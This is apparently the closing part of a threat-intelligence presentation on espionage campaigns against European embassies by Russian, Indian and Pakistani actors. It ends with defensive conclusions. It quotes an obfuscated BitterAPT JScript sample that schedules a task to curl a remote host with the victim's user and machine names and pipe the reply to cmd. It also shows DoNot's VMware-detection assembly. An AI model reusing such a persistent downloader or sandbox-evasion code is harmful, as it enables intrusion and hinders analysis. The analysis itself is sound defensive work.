


- ❑ Phishing emails with compressed files (RAR/ZIP) attached.
- ❑ Strongly reliance on LOLBins:
 - ❑ Mshta.exe
 - ❑ Wscript.exe
 - ❑ PowerShell.exe
- ❑ Custom backdoors deployed for espionage.

Other uncategorized Russian threat actors

- ❑ Phishing emails with compressed files (RAR/ZIP) attached.
- ❑ Custom file stealers written in Golang, PowerShell, JavaScript, etc.
- ❑ Reliance in web services such as Discord, Telegram, or Github, to host further stages or for C2 communication

European embassies targeted in Asia

- ❑ Phishing emails send to European embassies in Asian countries.
- ❑ Asian threat actors linked to India, **SideWinder** and **BitterAPT**, and Pakistan, **DoNot**.
- ❑ They use email accounts that try to impersonate Asian government institutions.
- ❑ Custom malware samples are built for espionage.
- ❑ They block network requests if the IP address does not belong to the targeted country (geofencing) or if the timing is not consistent.



BitterAPT

- ❑ A script (.jse, .chm) file pretending to be a document is attached to the phishing email.
- ❑ Uses Windows native tools (LOLBins) during post exploitation (persistence, discovery, etc).
- ❑ Deploys custom backdoors, infostealers, and RATs such as GmRAT, BDarkRAT and WmRAT to take full control of the target.

```
var _0x1a = WScript.CreateObject(String.fromCharCode(87,83,99,114,105,112,116,46,83,104,101,108,108));
var _0x2b = ['schtasks /create /sc minute /mo 15 /f /tn MSIUtilServices /tr "conhost --headless cmd /c curl www.stellacustomscreens.com/oda.php?zx=%username%_%computername% | cmd"'].join('');
try {
    _0x1a.Run('cmd.exe /c ' + _0x2b, 0, false);
    var _0x4d = '';
    while (!_0x3c.Stdout.AtEndOfStream) {
        _0x4d += _0x3c.Stdout.ReadLine() + String.fromCharCode(10);
    }
}
```

DoNot

```
0040EDBA . 64:A3 00(mov dword ptr fs:[0],eax
0040EDC0 . 8965 E8 (mov dword ptr ss:[ebp-18],esp
0040EDC3 . C645 E7 (mov byte ptr ss:[ebp-19],1
0040EDC7 . C745 FC (mov dword ptr ss:[ebp-4],0
0040EDCE . 52      push edx
0040EDCF . 51      push ecx
0040EDD0 . 53      push ebx
0040EDD1 . B8 68584(mov eax,564D5868      : Load magic value 'VMXh' (reversed: 'hVMX' - known VMware magic)
0040EDD6 . BB 00000(mov ebx,0
0040EDDB . B9 0A000(mov ecx,A
0040EDE0 . BA 58560(mov edx,5658      : I/O port 0x5658 (commonly used in VMware backdoor)
0040EDE5 . ED      in     eax,dx      : Read from port 0x5658 - triggers VMware behavior if present
0040EDE6 . 81FB 685(cmp ebx,564D5868      : Compare EBX to 'VMXh' magic value
EIP 0040EDEC . 0F9445 E;sete byte ptr ss:[ebp-19]      : Set byte if EBX == 'VMXh' - true if running under VMware
0040EDF0 . 5B      pop ebx
0040EDF1 . 59      pop ecx
0040EDF2 . 5A      pop edx
0040EDF3 . C745 FC (mov dword ptr ss:[ebp-4],FFFFFFFF
0040EDFA . 8A45 E7 (mov al,byte ptr ss:[ebp-19]      : Move the byte to al
0040EDFD . 884D F0 (mov ecx,dword ptr ss:[ebp-10]
0040EE00 . 64:890D (mov dword ptr fs:[0],ecx
0040EE07 . 59      pop ecx
0040EE08 . 5F      pop edi
0040EE09 . 5E      pop esi
0040EE0A . 5B      pop ebx
0040EE0B . 8BE5   mov esp,ebp
0040EE0D . 5D      pop ebp
0040EE0E . C3      ret
0040EE0F . B8 01000(mov eax,1
0040EE14 . C3      ret
0040EE15 . 8B65 E8 (mov esp,dword ptr ss:[ebp-18]
0040EE18 . 32C0   xor al,al
0040EE1A . C745 FC (mov dword ptr ss:[ebp-4],FFFFFFFF
0040EE21 . 884D F0 (mov ecx,dword ptr ss:[ebp-10]

byte ptr ss:[byte ptr ss:[ebp-19]]=0019F92F=1


.text:0040EDEC next log_as!r_disabled.exe:$EDEC #E1EC <: Set byte if EBX == 'VMXh' - true if running under VMware>
Set flag if EBX == 'VMXh'
```

Address	Hex	ASCII
0019F92F	01 1C F9 19 00 00 00 00 70 FC 19 00 70 6F 41	..u.....pu..poA

- ❑ A file is attached to the phishing email.
 - ❑ Executable masqueraded as a document (PDF, Word).
 - ❑ Microsoft Office document with a malicious macro.
- ❑ DoNot uses custom tooling, including downloaders and backdoors that uses multiple evasion and anti-analysis techniques.

Conclusions and resources

Conclusions



Persistent & Diverse Targeting

European government institutions and embassies remain primary targets for espionage by multiple state-linked actors.

Sophisticated Phishing as Entry

Attacks frequently commence with highly credible, diplomatic-themed phishing, often via compromised legitimate accounts.

Blended Attack Techniques

Adversaries combine custom malware, n-day exploits, and legitimate system tools (LOLBins) to evade security controls.

Proactive Defense is Critical

Effective mitigation requires moving beyond alert-based responses to proactive hunting, environment baselining, and intelligence-led investigations.

If you want to know more...



**SecondSight Threat
Report - February 2026**



**APT28's Stealthy Multi-Stage
Campaign Leveraging
CVE-2026-21509 and Cloud C2
Infrastructure**



**SideWinder's
Shifting Sands: Click
Once for Espionage**



**From Click to Compromise:
Unveiling the Sophisticated
Attack of DoNot APT Group on
Southern European
Government Entities**

Questions?

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